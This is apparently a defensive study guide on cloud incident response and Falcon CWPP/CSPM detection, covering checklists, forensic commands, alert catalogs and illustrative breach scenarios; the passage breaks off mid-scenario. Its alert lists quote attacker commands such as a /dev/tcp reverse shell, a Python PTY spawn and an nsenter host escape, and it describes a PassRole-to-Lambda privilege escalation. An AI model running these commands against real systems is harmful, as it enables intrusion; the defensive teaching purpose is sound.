- Rotate service account JWT: Delete and recreate Kubernetes ServiceAccount
- Invalidate all active STS sessions for compromised role: use IAM policy deny with date condition

- ❑ Check aws-auth ConfigMap in ALL clusters for the compromised role – remove or restrict
- ❑ Enable S3 Object Lock on PII buckets (prevent further exfil)
- ❑ Check for any new IAM users, access keys, or roles created in last 24h
- ❑ Check for CloudTrail deletion/modification attempts – restore if needed
- ❑ Enable GuardDuty findings export to Falcon if not already active
- ❑ Notify Privacy/Legal if S3 exfil confirmed (GDPR 72h clock starts)

Phase 3: Investigation (90 minutes – 24 hours)

- ❑ Reconstruct full attack timeline from:
 - Falcon process telemetry (CWPP)
 - CloudTrail (all regions, all accounts)
 - Kubernetes audit logs (API server)
 - VPC Flow Logs
 - S3 server access logs (GetObject events)
- ❑ Determine initial access vector: Review CI/CD logs for postinstall execution
- ❑ Pull NPM audit log / package-lock.json from compromised build
- ❑ Identify all packages downloaded in the 7 days before detection
- ❑ Check all GitHub Actions runs that used the poisoned dependency
- ❑ Determine dwell time: When was first beacon to C2?
- ❑ Quantify exfiltrated data: Correlate S3 GetObject events with destination
- ❑ Check for persistence mechanisms:
 - New Kubernetes CronJobs, DaemonSets
 - New Lambda functions (via Terraform or console)
 - New IAM roles with console access
 - New EC2 instances / ECS tasks
- ❑ Check all ECR repos for tampered images (compare digests against pipeline artifacts)

Cloud Forensics Checklist

Evidence Preservation

```
# Snapshot EBS volumes of affected nodes IMMEDIATELY
aws ec2 create-snapshot --volume-id vol-xxxx --description "forensic-INC-2024-0847"

# Preserve CloudTrail logs – copy to isolated forensic S3 bucket with Object Lock
aws s3 sync s3://cloudtrail-bucket/ s3://forensic-evidence-bucket/ --sse aws:kms

# Export Kubernetes audit logs from CloudWatch Logs to S3
aws logs create-export-task --log-group-name /aws/eks/prod/cluster --destination forensic-bucket

# Capture container memory snapshot via Falcon RTR
# RTR Command: memdump --pid <pid> --output /tmp/forensic/

# Preserve pod filesystem (before termination)
kubectl cp payments/payments-7d4f9c-xk2p9:/tmp/.hidden/ ./forensic/dropped-tools/

# Export IAM credential report
aws iam generate-credential-report && aws iam get-credential-report
```

```
# Export all CloudTrail events for compromised role ARN (all regions)
aws cloudtrail lookup-events --lookup-attributes
AttributeKey=Username,AttributeValue=payments-api-role
```

Analysis Artifacts

- Reconstruct dropped binary behavior (sandbox detonation of pspy64, chisel, dirtypipe)
- Extract C2 IOCs from network telemetry: IPs, domains, JA3 hashes, HTTP paths
- Reverse IRSA JWT: decode claims, verify audience, identify scope
- Analyze S3 exfil: reconstruct data types transferred via S3 Object metadata
- Timeline correlation: merge all log sources into unified timeline (use Timesketch or Falcon Investigate)
- Threat intel enrichment: Submit C2 IPs/domains/hashes to Falcon Intel
- Determine if attacker used LOTL (Living off the Land) techniques exclusively
- Check for rootkit persistence: Compare running processes vs /proc, check loaded kernel modules

Interview-Ready Storytelling Version

"We had an incident that started as a dependency confusion attack against our CI/CD pipeline and evolved into a multi-account AWS compromise. What made it interesting was how the attacker was technically patient and precise — they never triggered a single GuardDuty finding for the first three days.

The entry point was a poisoned NPM package. Our build pipeline was pulling an internal package by name, and the attacker registered the same name on public NPM with a higher version number. The post-install hook beamed out and stole our GitHub Actions token — which, unfortunately, was scoped too broadly.

What's important here is why traditional tooling missed it: our SAST tools analyzed source code, not the behavior of build dependencies. Our ECR scanner looked for CVEs, not malicious scripts embedded in package lifecycle hooks. And our SIEM had no behavioral baseline for what 'normal' looked like inside a GitHub Actions runner.

Falcon CWPP caught it because we had the sensor on our self-hosted runners. The process lineage — node spawning bash spawning curl — was flagged immediately as a suspicious build-tool child process. And when that tainted image was pushed to ECR, the Kubernetes Admission Controller blocked its deployment because image assessment failed. The attacker's initial foothold was cut off at the Kubernetes boundary.

But they pivoted. They used the extracted service account JWT externally, outside our VPC, to assume the pod's IAM role via IRSA. This is where CIEM became critical. Our IRSA roles didn't have source VPC conditions — a known CSPM finding that had been sitting open for 23 days. The attacker discovered they could chain roles — our payments API role could assume a data lake admin role in another account. Falcon CIEM had pre-computed the full effective permissions graph, so when the anomalous external assumption fired, we instantly knew the blast radius: 23 S3 buckets, 4 RDS instances, two Redshift clusters.


The attacker managed to exfiltrate 47 gigabytes before our automated response — triggered by Falcon Fusion — modified the IAM trust policy and applied a Service Control Policy block. We contained it in under 11 minutes from detection to IAM revocation.

The three lessons we drove into our roadmap: First, every IRSA role now has a source VPC condition — non-negotiable, enforced by a preventative CSPM policy. Second, CI/CD is production infrastructure, and we treat it that way — Falcon sensors on all runners, dependency pinning by SHA, and no postinstall scripts allowed in the build. Third, CIEM blast

radius analysis is now part of our IAM PR review process — every new role gets a 'what if this is compromised' effective-permissions review before it ships.

The business outcome was hard. We had a mandatory breach notification to 47,000 customers under GDPR. But the forensic evidence we preserved — the process telemetry, the CloudTrail correlation, the container memory dumps — was complete enough that we could tell regulators exactly what was accessed, when, and by what mechanism. That specificity is only possible with a runtime security stack that captures at the syscall level."

Summary Architecture Diagram



PART 2: INCIDENTS & ALERTS CATALOG

Cloud Infrastructure Incidents

AWS-Specific

- IMDS v1 credential theft (EC2 metadata abuse → IAM pivot)
- S3 bucket misconfiguration leading to PII exposure
- Lambda function injection via environment variable manipulation
- ECS task role abuse for cross-account movement
- RDS snapshot exfiltration via cross-account copy
- CloudFormation stack poisoning (IaC supply chain)
- VPC peering misrouting enabling unauthorized lateral movement
- Route53 subdomain takeover

Multi-Cloud

- GCP service account key exfiltration from GCS buckets

- Azure Managed Identity abuse in AKS pods
- Cross-cloud data bridge attacks (AWS → GCP via federated identity)

Kubernetes-Specific Incidents

Incident Type	Entry Vector	Key Alert
Privileged pod escape	Misconfig / weak PSP	ContainerEscape.PrivilegedMount
etcd direct access	Exposed port 2379	UnauthorizedAPIAccess.etcd
Kubelet API abuse	Port 10250 unauthenticated	KubeletAnonymousAuth
Service mesh bypass	Istio sidecar injection failure	mTLS policy violation
Secrets enumeration	Over-privileged service account	K8s API audit: list secrets
DaemonSet persistence	Cluster-admin compromise	PersistentDaemonSet.Suspicious
Webhook poisoning	MutatingWebhook hijack	AdmissionWebhook.TamperAttempt
Node affinity abuse	Scheduling to unprotected nodes	UnusualNodeScheduling

Runtime Detection Alerts (Falcon CWPP Pattern Recognition)

Process & Execution Alerts

- SuspiciousChildProcess.WebServer (webshell activity)
- SuspiciousChildProcess.BuildTool (CI/CD compromise)
- PotentialKernelTampering (CVE-2022-0847, CVE-2021-4154)
- InteractiveContainerSession (attacker tty allocation)
- ContainerDrift.OffensiveToolDrop (chisel, mimikatz, pspy)
- CryptominingActivity.XMRig (resource hijack)
- ReverseTCPShell (bash -i >& /dev/tcp)
- PythonPTY.InteractiveShell (python -c 'import pty; pty.spawn')
- Base64EncodedCommandExecution (obfuscation)
- SuspiciousLDPreload (library injection)
- LD_PRELOAD rootkit persistence
- /proc/mem write attempts (direct memory manipulation)

Network-Based Alerts

- BeaconLikeTraffic.PeriodicC2 (Cobalt Strike/Sliver pattern)
 - DNSTunneling.HighEntropySubdomain (iodine, dnscat2)
 - TorExitNodeCommunication
 - UnusualPortScan.FromContainer
 - LargeVolumeExternalTransfer (S3/network)
 - FirstSeenExternalDomain.BuildInfra
-

IAM / Identity Incidents

Alert Patterns

- `AssumeRoleWithWebIdentity` from external IP — IRSA abuse
- Privilege escalation via `iam:CreatePolicyVersion` (replacing managed policy)
- `iam:PassRole` + `Lambda:CreateFunction` = instant privilege escalation to any role
- STS session token reuse across regions (credential portability abuse)
- Console login after long dormancy (stale access key weaponization)
- Shadow admin creation — attacker creates new user/role before getting detected
- OIDC provider manipulation in EKS (trust policy widening)
- Cross-account role chaining 3+ hops deep (hard to trace without CIEM graph)

CIEM Alerts

- `AnomalousRoleAssumption.ExternalIP`
- `UnusedPrivilegeExercised.FirstTime` (permissions used for first time ever)
- `BlastRadiusExpansion.RoleChain`
- `ShadowAdminDetected.PolicyAttach`
- `CredentialExposure.GitHubActions`
- `ServiceAccountTokenExternalUse`

CI/CD & Supply Chain Incidents

- Dependency confusion (NPM/PyPI/RubyGems)
- Typosquatting packages with C2 callbacks
- GitHub Actions secret exposure via `echo` in workflow steps
- ArgoCD CVE-2022-24348 (path traversal → secret extraction)
- Terraform state file exfiltration (stored credentials)
- Jenkins RCE via Groovy script console (exposed without auth)
- Container image tag mutability abuse (`:latest` poisoning)
- Build cache poisoning in multi-stage Docker builds

CSPM Alert Categories

AWS

- S3 bucket public access (object/bucket level)
 - Security Group: `0.0.0.0/0` on port 22/3389/443
 - IMDSv1 enabled (no token requirement)
 - CloudTrail: logging disabled, no log file validation
 - KMS: key rotation disabled
 - RDS: publicly accessible, no encryption at rest
 - EKS: public API server endpoint, no envelope encryption
 - ECS: task role with admin-level permissions
 - Lambda: environment variables contain secrets in plaintext
 - IAM: root account active access keys
 - IAM: no MFA on console users
 - IAM: inline policies instead of managed (shadow permissions)
-

Threat Actor TTP Reference

Actor / Group	Primary Cloud TTP	Key Indicator
TeamTNT	Cryptomining via exposed Docker API	XMRig drop, Docker API scan
SCATTERED SPIDER	Social engineering → Okta → cloud pivot	Identity federation abuse
Rocke Group	K8s cryptominer via Helm chart	Suspicious cron in container
APT29 (Cozy Bear)	M365 → AAD → Azure abuse	OAuth token persistence
LightBasin (UNC1945)	Telecom cloud pivot	SLAPSTICK passive implant pattern
Lace Tempest	MOVEit → cloud exfil	Cl0p ransomware precursor TTPs

Alert Fatigue Patterns

Alert Type	Classification	Guidance
IMDSv1 enabled	False positive heavy	Often legacy apps — needs context before actioning
First-seen domain from build infra	High volume, high signal	Never suppress — correlate with process chain
CSPM findings over 30 days old	Organizational debt	Create auto-escalation SLA policy
Single AssumeRole from new IP	Correlation-required	Benign alone, critical with drift alert
InteractiveContainerSession in debug NS	Suppressed incorrectly	Time-limit suppression, never permanent

The Correlation Principle

LOW → New NPM package pulled in build (informational)

MEDIUM → Outbound connection from runner to unknown domain

MEDIUM → Container drift: binary written to /tmp

HIGH → PotentialKernelTampering in container

CRITICAL → IRSA role assumed from external IP

CRITICAL → Cross-account role chain to data lake

CRITICAL → 47GB S3 transfer to external account

Individually: manageable

Together: breach notification to 47,000 customers

PART 3: CWPP & CSPM — DEEP TECHNICAL EXPLANATION


CWPP — Cloud Workload Protection Platform

What It Actually Is

CWPP is the **runtime guardian**. It lives *inside* your workloads — on the host, inside the container, on the VM. It watches what is happening right now, at the process and syscall level.

Think of CWPP as a **detective embedded inside the building** who watches every person's behavior in real time — what they pick up, where they walk, who they talk to.


How Falcon CWPP Works Technically



What CWPP Gives You That Nothing Else Does

1. Process Lineage Tree

Every process knows its parent, grandparent, and siblings:



2. Container Drift Detection

CWPP takes a cryptographic snapshot of every binary in the container image at start time. Anything written and executed that wasn't in the original image = drift.

3. Behavioral ML — Not Signature Based

Models what "normal" looks like for each workload type and alerts on deviation. A Python web app that suddenly runs `whoami` and `cat /etc/passwd` is suspicious even if those are standard Linux binaries.

4. Prevention vs Detection Modes

```
DETECT MODE: Alert fires, SOC investigates, attacker may still be running
PREVENT MODE: Process killed before it completes the malicious action
                → Dirty Pipe exploit killed mid-syscall sequence
                → Reverse shell killed before connection established
```

CWPP Coverage Map

Capability	What It Covers
Vulnerability Management	CVEs in running workloads, not just images
Runtime Protection	Process, file, network, memory at syscall level
Container Drift	Post-start filesystem changes
Threat Intelligence	Known malware hashes, C2 IPs correlated in real time
Interactive Intrusion	TTY/PTY shell detection
Kernel Protection	Exploit technique detection (Dirty Pipe, Dirty Cow, etc.)
Memory Protection	Process injection, LOTL detection

CSPM — Cloud Security Posture Management


What It Actually Is

CSPM is the **configuration auditor and compliance enforcer**. It doesn't look inside your workloads — it looks at how your cloud infrastructure is *configured* against security best practices, compliance frameworks, and known risky patterns.

Think of CSPM as a **building inspector** who walks around checking that fire exits are unlocked, electrical panels aren't exposed, and doors have proper locks — before and after anything happens.

How Falcon CSPM Works Technically







Key Difference From CWPP

Dimension	CWPP	CSPM
What it watches	Runtime behavior inside workloads	Cloud resource configuration
When it fires	Real-time, milliseconds	Near real-time (minutes) or scheduled
What it catches	Active attacks in progress	Misconfigurations that enable attacks
Analogy	Security camera inside the building	Building code inspector
Blind spot	Can't see misconfigured S3 buckets	Can't see malware running in a container
Output	Detections, incidents	Findings, policy violations

CSPM Finding Lifecycle





CSPM Attack Path Analysis

Modern CSPM connects findings into attack paths:

ATTACK PATH DETECTED:

Public EC2 Instance (SG: 0.0.0.0/0 port 22)



EC2 Instance Profile → IAM Role with iam:PassRole



Can Create Lambda with Admin Role



Effectively: Public SSH → Full AWS Account Takeover

Risk Score: 98/100 — CRITICAL PATH

PART 4: FIVE REAL SCENARIOS

Scenario 1: The Cryptominer That Hid Behind a Legitimate Process

Industry: Fintech SaaS | **Dwell Time:** 6 days

What Happened

A development team deployed a new microservice using a base image pulled from Docker Hub — `python:3.9-slim` — without pinning to a digest. The image had been updated upstream and now contained a modified `libssl.so` that loaded a crypto miner when the application started.

The miner ran as a thread inside the Python process itself — not as a separate binary. It consumed only 40% CPU to avoid threshold-based alerts, and it masqueraded its network traffic as HTTPS to port 443. Six days passed before detection. The first indicator was an AWS cost anomaly — EC2 bills were 340% higher than the same period last month.

How CWPP Caught It

DETECTION CHAIN:

1. Falcon CWPP — Process Behavior Analysis:
Alert: `CryptominingActivity.UnusualCPUPattern`
Detail: `python3` process making outbound connections to known mining pool IPs (`pool.supportxmr[.]com`)

```
Connection pattern: persistent TCP, 10-second intervals
Hash submitted: matched XMRig variant (obfuscated)
```

2. Falcon CWPP – Network Intelligence:

```
Alert: BeaconLikeTraffic.MiningPool
```

```
Detail: Destination IP 195.123.xx.xx tagged in Falcon Intel
        as known XMR mining pool infrastructure
        Port 443 used (SSL stripping inside container confirmed)
```

3. Falcon CWPP – Library Load Detection:

```
Alert: SuspiciousLibraryLoad
```

```
Detail: libssl.so loaded from non-standard path /usr/local/lib/
        SHA256 mismatch vs official Python slim image manifest
        Library contains executable sections inconsistent with SSL library
```

CSPM's Role — Pre-existing Misconfiguration

CSPM FINDING (open 31 days before breach):

```
Policy: Container images must use digest pinning, not floating tags
Resource: deployment/payment-processor – image: python:3.9-slim (no digest)
Severity: MEDIUM
CIS K8s Benchmark: 5.3.1
```

Remediated form:

```
image: python@sha256:a3f7b291cc4e9b2d4e3a7f1c... (immutable)
```

Resolution

```
Immediate: Pod quarantined, node cordoned
CWPP: RTR session opened → libssl.so extracted for forensics
CSPM: Policy moved from DETECT to PREVENT (KAC blocks undigested images)
Root cause: Docker Hub upstream compromise – reported to Docker security team
Post-incident: All base images now pulled from private ECR mirror,
               scanned, signed with cosign, digest-pinned before use
```

Key Lesson

CWPP doesn't care that the malware was inside a legitimate process. It watches the behavior of every process — network connections, CPU patterns, library loads. The fact that Python was doing something Python should never do was enough.

Scenario 2: The Sleeping IAM Key — 14-Month-Old Credential Wakes Up

Industry: Healthcare (HIPAA) | **Duration:** 2 hours active, 14 months dormant

What Happened

A developer left a company 14 months prior. Their IAM access key was deactivated but never deleted. A new intern on the DevOps team accidentally re-activated it while running an audit script (they ran `update-access-key --status Active` instead of `--status Inactive` on the wrong key ID).

Within 3 hours, the credential appeared on a dark web credential marketplace. Within 6 hours, a threat actor was using it. The actor spent 4 hours doing read-only enumeration only — listing buckets, describing EC2 instances, reading IAM policies. No writes. No deletes. Most SIEMs and GuardDuty configurations would not fire on read-only API calls.

CSPM Detection

```
CSPM FINDING 1 (47 days old – pre-existing):
  Policy: IAM access keys inactive >90 days must be deleted, not just disabled
  Resource: AccessKey AKIAXXXXXXXXXXXXXXXX (user: dev-john-smith, last used: never)
  Severity: HIGH
  Framework: CIS AWS 1.14

CSPM FINDING 2 (new – triggered by re-activation):
  Policy: IAM access key status change detected – inactive key activated
  Resource: AKIAXXXXXXXXXXXXXXXX
  Change type: StatusChange Active
  Actor: arn:aws:iam::account:user/intern-devops-01
  Timestamp: 2024-03-14T09:23:11Z
  Severity: HIGH – unusual activation of long-dormant credential
```

CWPP + CSPM Correlation

```
CWPP ALERT: SuspiciousSnapshotAccess
  Actor: AKIAXXXXXXXXXXXXXXXX (dev-john-smith – TERMINATED EMPLOYEE)
  Action: ec2:CreateVolume from snapshot snap-0a1b2c3d
  Target: New EC2 instance in attacker-controlled account
  Intent: Data theft via snapshot copy
  Falcon Intel: Source IP tagged – known threat actor infrastructure
  Action taken: API call blocked via inline IAM deny policy (Fusion automated response)
```

CIEM Cross-Reference

```
CIEM FINDING:
  User dev-john-smith: TERMINATED (HR system integration confirmed)
  Account status: Active in AWS despite termination 14 months ago
  Joiner-Mover-Leaver process: FAILED – no deprovisioning workflow triggered
  Effective permissions: Can read ALL S3 buckets including PHI
  Blast radius: 2.1M patient records at risk
```

Resolution and Post-Incident Controls

The HIPAA breach threshold was crossed — 2,100 patient records were accessed before the block. HHS mandatory notification was filed. Every IAM user and key is now reconciled weekly against the HR system via an automated Lambda. Any key belonging to a terminated employee triggers immediate deletion, not deactivation. CSPM policy was hardened from HIGH to CRITICAL for inactive-key findings, with a 24-hour SLA.

Scenario 3: The ArgoCD Admin That Wasn't — GitOps Takeover

Industry: E-commerce | Duration: 4 days

What Happened

ArgoCD was deployed with the default admin password never changed (a CSPM finding rated critical, open for 11 days). The ArgoCD UI was exposed via a LoadBalancer service directly to the internet. A threat actor found it via a Shodan scan and authenticated as admin.

The attacker was sophisticated — they didn't modify existing deployments. Instead they created a new ArgoCD Application pointing to a GitHub repo they controlled, syncing a DaemonSet into the `kube-system` namespace that deployed a privileged container on every node.

CSPM Catching the Exposure

CSPM FINDING (11 days old):

Policy: ArgoCD must not be exposed via public LoadBalancer
Resource: service/argocd-server, namespace: argocd
Finding: External IP 52.xx.xx.xx assigned, accessible from 0.0.0.0/0
Severity: CRITICAL
CIS K8s 5.2.1

CSPM FINDING 2:

Policy: ArgoCD default admin password must be changed post-install
Resource: argocd-initial-admin-secret still present and unchanged
Severity: CRITICAL

CWPP Catching the Runtime Attack

CWPP ALERT 1: SuspiciousKubernetesDaemonSet

New DaemonSet created in kube-system namespace: node-monitor-agent
Creator: ArgoCD service account (argocd-application-controller)
Image: 185.220.xx.xx/tools:latest (external, unscanned registry)
SecurityContext: privileged: true, hostPID: true, hostNetwork: true
KAC Decision: BLOCK — image from unapproved registry + privileged + unscanned

CWPP ALERT 2:

Alert: InteractiveContainerSession.PrivilegedContainer
Container: node-monitor-agent on node ip-10-0-1-45
Command: nsenter --target 1 --mount --pid --net --uts -- bash
Effect: Attempted host namespace escape
Action: PREVENT — process killed, pod terminated, node cordoned

Attack Path Analysis

CSPM ATTACK PATH:

```
Internet
  | (Shodan discovered)
  ▼
ArgoCD UI (public LoadBalancer, default password)
  |
  ▼
ArgoCD Admin Access → Can create Applications in any namespace
```

```
|
▼
DaemonSet in kube-system with privileged:true + hostPID:true
|
▼
nsenter to host → Full node compromise → Pivot to IMDS → IAM role
|
▼
EKS node instance profile → EC2:*, S3:GetObject → Data access

Path Risk Score: 99/100 – CRITICAL
```

Key Lesson

The CSPM findings were there. Eleven days. Nobody acted. CWPP stopped the runtime execution, but the root cause was organizational — a finding review and remediation SLA that was not enforced. After this incident: any CRITICAL CSPM finding not remediated within 72 hours automatically triggers a P1 incident ticket and pages the CISO.

Scenario 4: The Lambda Exfiltrator — Serverless Blind Spot

Industry: Insurance | **Duration:** 9 days

What Happened

An attacker compromised an EC2 instance running a legacy internal tool via an old Apache Struts CVE. From that EC2, they assumed the instance profile role, which had `lambda:CreateFunction`, `lambda:InvokeFunction`, and `iam:PassRole`.

The attacker created a Lambda function, passed it an admin-level IAM role, and configured it to run every 15 minutes, exfiltrating data from a DynamoDB table containing insurance claim records to an external HTTPS endpoint. The Lambda was named `log-retention-cleanup` to blend in. It ran for 9 days before detection.

CWPP Detection — On the EC2

```
CWPP ALERT: SuspiciousChildProcess.WebServer
Host: ec2-10-0-1-47 (legacy-internal-tools)
Process: apache2 → bash → python3
CommandLine: python3 -c "import boto3; boto3.client('lambda')..."
